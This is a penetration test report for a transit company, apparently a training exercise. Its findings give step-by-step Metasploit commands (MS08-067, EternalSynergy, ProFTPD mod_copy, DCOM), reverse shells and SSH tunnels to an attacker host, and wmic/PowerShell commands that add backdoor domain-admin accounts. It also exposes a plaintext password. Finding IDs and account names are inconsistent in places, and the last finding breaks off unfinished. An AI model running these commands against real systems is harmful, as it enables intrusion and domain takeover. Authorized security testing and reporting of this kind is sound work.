Internal Penetration Test Report

Prepared for Metropolis Transit

Delivered 6 May 2020

Tiger Security Consultants, LLC

Golisano Hall 2122
152 Lomb Memorial Dr.
Rochester, NY 14623

Table of Contents

Document Revision History

Version	Date	Notes
1.0.1	12 March 2020	Initial document creation
1.0.2	19 March 2020	Testing results population
1.0.3	1 April 2020	Case analysis, and narrative
1.0.4	15 April 2020	Summaries of findings
1.0.5	05 May 2020	Final report edits and touch-ups

Executive Summary

This report contains the result of the Metropolis Transit internal penetration test performed by Tiger Security Consultants, LLC (“TSC”). The terms of this test are agreed upon by both parties and are defined in the Statement of Work and Rules of Engagement documentation. The testing was conducted in the month of March 2020 and was concluded on April 27, 2020.

TSC’s penetration testing was based around four phases: Documentation, Enumeration, Testing and Reporting. Information of the documentation phase can be found in the Statement of Work and Rules of Engagement documents that were shared with Metropolis Transit prior to the test. The results from the Enumeration and Testing phases consists of the information included in this report. In addition, the submission of this report concludes the final phase of penetration testing – Reporting.

The overall goal of the penetration test was to assess Metropolis Transit security, defense, and responsiveness to targeted attacks. This goal was composed of various subtasks including gaining unauthorized access to Metropolis Transit’s network and services, detecting data leakages, and testing infrastructure responsiveness and availability.


To perform these attacks, TSC had access to Metropolis Transit internal network through VPN, with credentials provided by Metropolis Transit. TSC had a strong focus on attacks that were targeting critical systems such as file transfer and access, weak credentials, email servers, data leakage and overall internet protocols. TSC found weaknesses in all the listed systems and expanded upon these vulnerabilities and their potential business impact in this report. Also included are steps to recreate the vulnerabilities, recommended fixes for the vulnerabilities, and a recommended timeline for when the vulnerabilities should be fixed by Metropolis Transit.

TSC’s recommendations for fixing the vulnerabilities found by this test involve a variety of technical tasks that will need to be completed by Metropolis Transit’s Information Technology department. These remediations will take time to test, roll out, and properly document, and in some cases will additional expenditures. TSC therefore recommends planning for a slightly increased budget and a delayed project timeline for the Information Technology department as they make additional purchases and reallocate labor from pre-planned projects.

Summary of Testing

Description of Engagement

The scope of current engagement includes the DMZ Subnet 10.1.0.0./16 network. The VPN credentials provided by the Metropolis Transit gives access to DMZ subnet. Subnets 192.168.0.0/24, 192.168.1.0/24, 192.168.2.0/24, 192.168.3.0/24 are also in the scope of current engagement which can be accessed through pivoting a system in the DMZ zone. Routers in the subnets are not included in the scope of current engagement.



Network Diagram

Risk Assessment Methodology

Vulnerabilities found in the environment are scored using Common Vulnerability Scoring System (CVSS).

Severity	**Score**
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Severity: Critical

- Vulnerabilities identified as critical likely result in root-level compromise of Metropolis Transit servers and infrastructure devices that have critical business impacts like compromise of customer data, employee personal details, loss of proprietary technology, etc.
- Critical severity vulnerabilities require immediate attention.

Severity: High

- Vulnerabilities identified as high are difficult to perform the attack and they have business impacts like attacks in critical severity.

Severity: Medium

- Vulnerabilities identified as medium has business impacts but needed to be patched as soon as possible.
- Vulnerabilities where exploitation provides only very limited access to the attackers.
- Exploits that require an attacker on same local network as the victim

Severity: Low


- Vulnerabilities identified as low likely have very little business impact.

Attack Narrative


A penetration test evaluates the security of Information Technology system's in an organization network. The main goal of a penetration test is to discover and exploit any vulnerabilities on an organization's network and systems. Once the penetration testing is completed, a report is issued with details of test findings with replication steps for exploit and remediation recommendations.

TSC's penetration test started with an enumeration of Metropolis Transit's assets. After determining the set of hosts that are within the scope of the attacks, we determined a set of services responsible for day to day business operations that were possibly vulnerable to attack. Some of these services include Name servers, Web servers, Mail servers & SSH remote access servers.

Following the enumeration phase, TSC moved into the testing phase. Activities conducted in the testing phase included port scanning, determining services/openings, finding, and exploiting vulnerabilities, pivoting from these successful exploits to other areas of the system, and determining leaked data and/or damaged systems.


Exploit FTP Server
Password Spraying SSH Service
Access to Mail & Security servers
Credential dump from Mail server
Exploiting GARAGE3 & discovered hharrison Access Token
hharrison access token permits token to HARRISON System
vvega access token discovery on HARRISON & permits access to VEGA system
garageadmin access token discovery on VEGA system
garageadmin access token permits access to GARAGE2 system
Discovery of domain admin account access token

Timeline of Engagement



Assessment Artifacts

During the current engagement we left some artifacts in few hosts, which we mentioned in the following table.

IP	Artifact	Description
10.1.0.5	tsc@metropolistransit.com	A new mail id was inserted into MySql mail database
192.168.2.13	hax9r/SecretP@ssword	Added to domain admin group
192.168.2.15	hax9r/SecretP@ssword	Added to local admin group
192.168.2.39	remoteadmin.ps1	Powershell script to add hax9r on remote management group

Summary of Results

Key Findings

Weak Credentials and Privilege Management

- Many Cases of violating principle of least privileges
- Many cases of using weak passwords
- Many cases of password reuse

Insufficient Network Protections

- Host and network-based firewalls only permitting client to server communication would have completely blocked us from operating in the Windows environment
- Most of the attacks occurred from client-to-client. For example, we executed wmic to pivot from garage3.metrotransit.enterprise to harrison.metrotransit.enterprise

Use of Outdated and known Vulnerable systems

- Outdated network services (ex: SMBv1, proftpd 1.3.5)
- Known vulnerable web applications (DVWA/ Squirrelmail/ DVNA)
- Using outdated versions of Windows Operating Systems (Windows XP, Windows 7)

Key Recommendations

Improve Access control Posture

- Identify systems/users that require two factor authentications
- Implement password policy
- Implementation of principle of least privilege
  - Our ability to pivot depend on the users hharrison and vvega being admins on their own systems

Add Additional Network Security Controls

- Host/network-based firewalls to block client to client communication wherever possible
- Workstations should not run remote procedure calls on other workstations
- Block remote administration tools (wmic/ powershell) except from trusted hosts

Recommended Remediation Timeline

Contained in this section is TSC’s recommended timeline for correction and resolution of the detected vulnerabilities. These recommendations are based on a risk analysis concerning a combination of severity of the finding and impact on the network and business operations. This is merely a suggestion and guideline by TSC for Metropolis Transit to follow in their correction process.

Resolve In About 30 Days

- Updating outdated operating systems
- Updating outdated network services (ProFTPD)
- Updating Squirrel mail

Resolve In About 60 Days

- Changing default credentials in SSH servers
- Implementing a password policy
- Discontinuing use of DVWA/DVNA

Resolve In About 90 Days


- Restricting user access because of the principle of least privilege
- Cleaning up artifacts from the current engagement

Resolve In About 90+ Days


- Implementing two-factor authentication
- Documenting mitigation/ risk acceptance
- Changing older equipment’s if it does not support newer versions of OS
- Blocking client to client communications

Vulnerability Metrics


Following chart shows the number of vulnerabilities per severity. In the current engagement we did not find any low severity vulnerability. We found few medium, high and two critical vulnerability.



Following chart shows the number of vulnerabilities per category. Most of the vulnerabilities discovered is network services including FTP, SSH, SMB in our current engagement. Application vulnerabilities include invalid certificates, DVWA & DVNA.



Following chart shows the severity of vulnerability against the category of vulnerability. Number of critical and high severity vulnerabilities in network vulnerability category.



Findings – Technical Details

This section of the report contains all technical details of the attacks conducted by TSC on Metropolis Transit. Each finding described in this section is assigned a unique ID number that is only used to refer to the vulnerability. This ID does not indicate any other information about the vulnerability such as priority or severity.

Information included: methods of attack, affected hosts, tools utilized, specific found vulnerabilities/weaknesses, severity ratings and vectors, affected services, and proposed replication and mitigation.

In addition, the CVSS, or Common Vulnerability Scoring System, is included via the vulnerability's vector string and severity score. These scores are based on the severity of impact, attack complexity, environmental factors, and more. A description of the severity rating is as follows:


Microsoft Server Service Relative Path Stack Corruption

ID: TSC-MT-03	
CVSS Score: 10	**Affected Host(s)**: 192.168.2.15
CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H	

Details

SMBv1 is vulnerable to this exploit in Windows XP before SP3. This exploit was discovered in garage3(192.168.2.15). Forwarded traffic through 10.1.255.13 via SSH reverse proxy. Establishing foothold in the domain with NT AUTHORITY/SYSTEM access on garage3.

In the current engagement we used pivoting to get domain admin account access with following steps.



STEP1:

1. Exploiting the vulnerability in garage3
2. Impersonating hharrison access token
3. Creating new domain account in harrison

STEP2:

1. Using psexec module and the new domain account gaining a reverse shell in harrison
2. Impersonating vvega access token
3. Creating new domain account in vega

STEP3:

1. Using psexec module and the new domain account gaining a reverse shell in vega
2. Creating a new domain account in garage2

STEP4:

1. Using psexec module and the new domain account gaining a reverse shell in garage2
2. Impersonating administrator access token

Replication

STEP1:

1. To successfully exploit this vulnerability we need to create a SSH reverse proxy tunnel to the attacker machine from the compromised machine in the DMZ zone, because the victim machine is not in DMZ zone To setup a reverse proxy tunnel from the compromised machine.
   ```
   ssh -R 14002:192.168.2.15:445 root@<Attacker-IP>
   ```
2. In the Kali Linux terminal, type msfconsole to start metasploit.

3. Run the following commands to select and configure the exploit:

   ```
   use exploit/windows/smb/ms08_067_netapi
   set rhosts 127.0.0.1
   set rport 14002
   set lhost <Attacker-IP>
   set payload windows/meterpreter/reverse_tcp
   run
   ```

4. On successful exploitation, this will open a meterpreter shell. Run the following commands to impersonate hharrison token.

   ```
   load incognito
   show_tokens -u
   impersonate_token “METROTRANSIT/hharrison”
   ```

5. Shell is opened in meterpreter
   a. Type “shell” in meterpreter
6. In Windows Shell, type the following command to add a new user using wmic
   a. execute -t -f “c:\Windows\System32\wbem\wmic.exe” -a “/Node:harrison /OUTPUT:c:\demo3.txt process call create \”net user hax0r SecretP@ssword /add\” ”
7. Adding the account local administrator group in Harrison node.
   a. execute -t -f “c:\Windows\System32\wbem\wmic.exe” -a “/Node:harrison /OUTPUT:c:\demo3.txt process call create \”net localgroup administrator hax0r SecretP@ssword /add\” ”
8. Type “exit” to quit the shell and type “background” to run the meterpreter session in background.

STEP2:

1. Changing the reverseproxy to Harrison.

   ```
   ssh -R 14002:192.168.2.39:445 root@<Attacker-IP>
   ```

2. Gaining access to Harrison using the local admin account “hax0r”. Following commands will open the meterpreter shell in Harrison.

   ```
   use exploit/windows/smb/psexec
   set rhosts 127.0.0.1
   set rport 14002
   set lhost <Attacker-IP>
   set payload windows/meterpreter/reverse_tcp
   set smbuser hax0r
   set smbpass SecretP@ssword
   run
   ```

3. Type “Shell” to open windows command prompt.
4. Using Harrison we can pivot to vega workstation. Since Vega is Windows 10 following commands have to be executed.

a. To create a ‘hax9r’ account in 192.168.2.37.

```
powershell -command "$user = 'metrotransit\vvega';$password = ConvertTo-
SecureString -AsPlainText -Force 'chevylover1234';$creds = New-Object
System.Management.Automation.PSCredential $user,$password;$session =
New-PsSession -ComputerName 192.168.2.37 -Credential $creds;Invoke-
Command -Session $session -ScriptBlock { Start-Process -filepath
'c:\Windows\System32\net.exe' -ArgumentList 'user hax9r SecretP@ssword /add'
};  Remove-PsSession $session; "
```

a. Adding ‘hax9r’ account to the local administrator group in vega(192.168.2.37).

```
powershell -command "$user = 'metrotransit\vvega';$password = ConvertTo-
SecureString -AsPlainText -Force 'chevylover1234';$creds = New-Object
System.Management.Automation.PSCredential $user,$password;$session =
New-PsSession -ComputerName 192.168.2.37 -Credential $creds;Invoke-
Command -Session $session -ScriptBlock { $group= "Remote"Start-Process -
filepath 'c:\Windows\System32\net.exe' -ArgumentList 'localgroup administrators
hax9r /add' };  Remove-PsSession $session; "
```

b. To add the hax9r account to the remote management group. Upload the following powershell script using meterpreter and run the script using windows shell in Harrison.

```
remoteadmin.ps1

$user = 'metrotransit\vvega';

$password = ConvertTo-SecureString -AsPlainText -Force 'chevylover1234';

$creds = New-Object System.Management.Automation.PSCredential
$user,$password;

$session = New-PsSession -ComputerName 192.168.2.37 -Credential $creds;

Invoke-Command -Session $session -ScriptBlock {

$group = "Remote Management Users"; Start-Process -filepath
'c:\Windows\System32\net.exe' -ArgumentList 'localgroup "Remote Management
Users" hax9r /add'

};

Remove-PsSession $session;
```

c. Upload this script by using the following command. In meterpreter type “upload remoteadmin.ps1”

d. Run the following commands in the windows command prompt.

   i. powershell -command “Set-ExecutionPolicy bypass”

ii. powershell remoteadmin.ps1

STEP3:

1. Changing the reverseproxy to Vega node.
   ```
   ssh -R 14002:192.168.2.37:445 root@<Attacker-IP>
   ```
2. Gaining access to vega using the local admin account “hax9r” created in the following step. Following commands will open the meterpreter shell in vega.
   ```
   use exploit/windows/smb/psexec
   set rhosts 127.0.0.1
   set rport 14002
   set lhost <Attacker-IP>
   set payload windows/meterpreter/reverse_tcp
   set smbuser hax9r
   set smbpass SecretP@ssword
   run
   ```
3. We can use Vega workstation to pivot garage2 workstation. Shell is opened in meterpreter
   a. Type “shell” in meterpreter
4. In Windows Shell, type the following command to add a new user using wmic
   a. ```
      execute -t -f “c:\Windows\System32\wbem\wmic.exe” -a “/Node:garage2.metrotransit.enterprise” process call create \”net user hax9r SecretP@ssword /add\” ”
      ```
5. Adding the account local administrator group in garage2 node.
   a. ```
      execute -t -f “c:\Windows\System32\wbem\wmic.exe” -a “/Node:garage2.metrotransit.enterprise”process call create \”net localgroup administrator hax9r SecretP@ssword /add\” ”
      ```

STEP4:

1. Changing the reverseproxy to Garage2 node.
   ```
   ssh -R 14002:192.168.2.13:445 root@<Attacker-IP>
   ```
2. Gaining access to Garage2 using the local admin account “hax9r” created in the following step. Following commands will open the meterpreter shell in vega.
   ```
   use exploit/windows/smb/psexec
   set rhosts 127.0.0.1
   set rport 14002
   set lhost <Attacker-IP>
   set payload windows/meterpreter/reverse_tcp
   set smbuser hax9r
   set smbpass SecretP@ssword
   run
   ```

3. Since garage2 has an administrator account token we can impersonate the account token.
   a. In meterpreter shell
      i. load incognito
      ii. list_tokens -u
      iii. impersonate_token “METROTRANSIT\Administrator”
   b. We can our “hax9r” account to domain admin group using following command
      i. net group “Domain Admins” hax0r /add /domain

Recommendations

Updating Windows to the latest service pack is a quick fix. Updating windows XP to windows 10 also resolves the issue. Principle of least privilege should be applied to user accounts. User workstations should not access network share or remote procedure calls of other workstations unless it is required. Blocking client to client communication can mitigate pivoting.

References

➢ https://www.rapid7.com/db/modules/exploit/windows/smb/ms08_067_netapi

FTP – ProFTPD Mod Copy

ID: TSC-MT-03	
CVSS Score: 9.9	**Affected Host(s)**: 10.1.0.13
CVSS Vector String: CVSS:3.1/ AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:L	

Details

The ProFTPD server used by metropolis transit allows mod_copy module commands SITE CPFR & SITE CPTO executed by unauthorized users. This critical issue allows attackers to access system files.

Replication

1. In the Kali Linux terminal, type msfconsole to start metasploit.
2. Run the following commands to select and configure the exploit:
   ```
   use exploit/unix/ftp/proftpd_modcopy_exec
   set rhosts 10.1.0.13
   set sitepath /var/www/html
   run
   ```
3. This will open reverse PHP shell

Recommendations

TSC recommends metropolis transit to disable the mod_copy module or update to a newer version of ProFTPD.

References

- ➢ https://www.exploit-db.com/exploits/36742
- ➢ https://nvd.nist.gov/vuln/detail/CVE-2015-3306

SSH - Weak Credentials

ID: TSC-MT-01	
CVSS Score: **8.1**	**Affected Host(s)**: 10.1.0.5, 10.1.0.12, 10.1.0.13, 10.1.0.14, 0.1.0.15, 10.1.0.16, 10.1.0.17, 10.1.0.18, 10.1.255.10, 10.1.255.12, 10.1.255.13, 10.1.255.14, 10.1.255.15, 10.1.255.16, 10.1.255.17, 10.1.255.18 (22/SSH)
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H	

Details

The default "root" user for the SSH server was found to have a weak password. And, we have found the accounts “admin”, “srvadm” and “alice” have weak passwords. These passwords were able to be discovered using a password spraying attack with a custom-built python password spraying tool, custom usernames and passwords.

Replication

1. Run the PasswordSprayer tool that is shared after the engagement.
    a. python3 PasswordSprayer.py -s “SSH” -u “username.txt” -p “pass.txt”
        i. Replace “username.txt” with the username list and “pass.txt” with the password file.

Recommendations

The root user's password should be changed to something more difficult to guess. The XKCD password generator (https://xkpasswd.net/s/) is a good choice for generating secure, yet memorable passwords. Another option would be to remove the root user (if possible) and replace it with a user with a different username. Additionally, implementing login rate-limiting could help prevent password spraying attacks from being feasible.

DNS Zone Transfers

ID: TSC-MT-02	
CVSS Score: **5.3**	**Affected Host(s)**: 10.1.0.2, 10.1.0.3 (53/udp) (53/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	

Details

The three name servers - NS1, NS2, and ROUTER, will all fulfill zone transfer requests from any client. This allows an attacker to easily learn more information about their target network that they may have otherwise not found. Additionally, the zone transfer contains DNS records for the internal network, which should not be externally accessible.

Replication

1. Run the following commands to perform zone transfer requests against each of the name servers:

   ```
   dnsrecon -a -d metropolistransit.com -n 10.1.0.2

   dnsrecon -a -d metropolistransit.com -n 10.1.0.3
   ```

Recommendations

The name servers should be reconfigured to only fulfill AXFR requests from specific clients. Ideally, they should be limited to only the other name servers in Metropolis Transit's network.

SMB - Eternal Synergy

ID: TSC-MT-05	
CVSS Score: 8.1	**Affected Host(s)**: 192.168.2.15, 192.168.2.13
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H	

Details

The SMB server allows remote users without any authentication to access the system and can open a command shell.

Replication

1. To successfully exploit this vulnerability, we need to create a SSH reverse proxy tunnel to the attacker machine from the compromised machine in the DMZ zone, because the victim machine is not in DMZ zone
    a. To setup a reverse proxy tunnel from the compromised machine.
        i. ssh -R 14002:192.168.2.15:445 root@<Attacker-IP>
2. Start metasploit framework
    a. msfconsole
    b. use exploit/windows/smb/ms17_010_psexec
    c. set rhosts 127.0.0.1
    d. set rport 14002
    e. set lhost <Attacker-IP>
    f. set paylaod windows/meterpreter/reverse_tcp
    g. exploit

    Will start an meterpreter shell to the victim's IP

Recommendations

Update the windows XP to the latest service pack. It is not recommended to use Windows XP since Microsoft has officially stopped the support for the Windows XP operating system. Updating windows XP to windows 10 also resolves the issue.

RPC - MS03_026_DCOM

ID: TSC-MT-06	
CVSS Score: 8.1	**Affected Host(s)**: 192.168.2.15
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H	

Details

The SMB server allows remote users without any authentication to access the system and can open a command shell.

Replication

1. To successfully exploit this vulnerability, we need to create a SSH reverse proxy tunnel to the attacker machine from the compromised machine in the DMZ zone, because the victim machine is not in DMZ zone
    a. To setup a reverse proxy tunnel from the compromised machine.
        i. ssh -R 14002:192.168.2.15:135 root@<Attacker-IP>
2. Start metasploit framework
    a. msfconsole
    b. use exploit/windows/dcerpc/ms03_026_dcom
    c. set rhosts 127.0.0.1
    d. set rport 14002
    e. set lhost <Attacker-IP>
    f. set payload windows/meterpreter/reverse_tcp
    g. exploit

Will start an meterpreter shell to the victim's IP

Recommendations

Update the windows XP to the latest service pack. It is not recommended to use Windows XP since Microsoft has officially stopped the support for the Windows XP operating system. Updating windows XP to windows 10 also resolves the issue.

MYSQL - Weak Login Credentials

ID: TSC-MT-07	
CVSS Score: 8.1	**Affected Host(s)**: 10.1.0.5
CVSS Vector String: CVSS:3.1/AV:L/AC:H/PR:N/UI:N/S:C/C:H/I:H/A:H	

Details

MySQL database has a weak password for default root accounts. Allows the attacker to access the MySQL database with root privileges.

Replication

1. We found the password by looking at the bash_history. Enter the following command in the root home folder
    a. cat .bash-history

The above file contains MySQL commands to insert data into the users table in the email database. We found email users login credentials from the email database. Email credentials were also found in bash history.

Recommendations

Delete the bash history in the root folder. Change the default user account in the MySQL database and set a more difficult password for the user account.

Invalid TLS Certificates

ID: TSC-MT-01	
CVSS Score: 6.1	**Affected Host(s)**: 10.1.0.4, 10.1.0.5, 10.1.0.11, 10.1.0.12 (443/tcp)
CVSS Vector String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:C/C:H/I:N/A:N	

Details

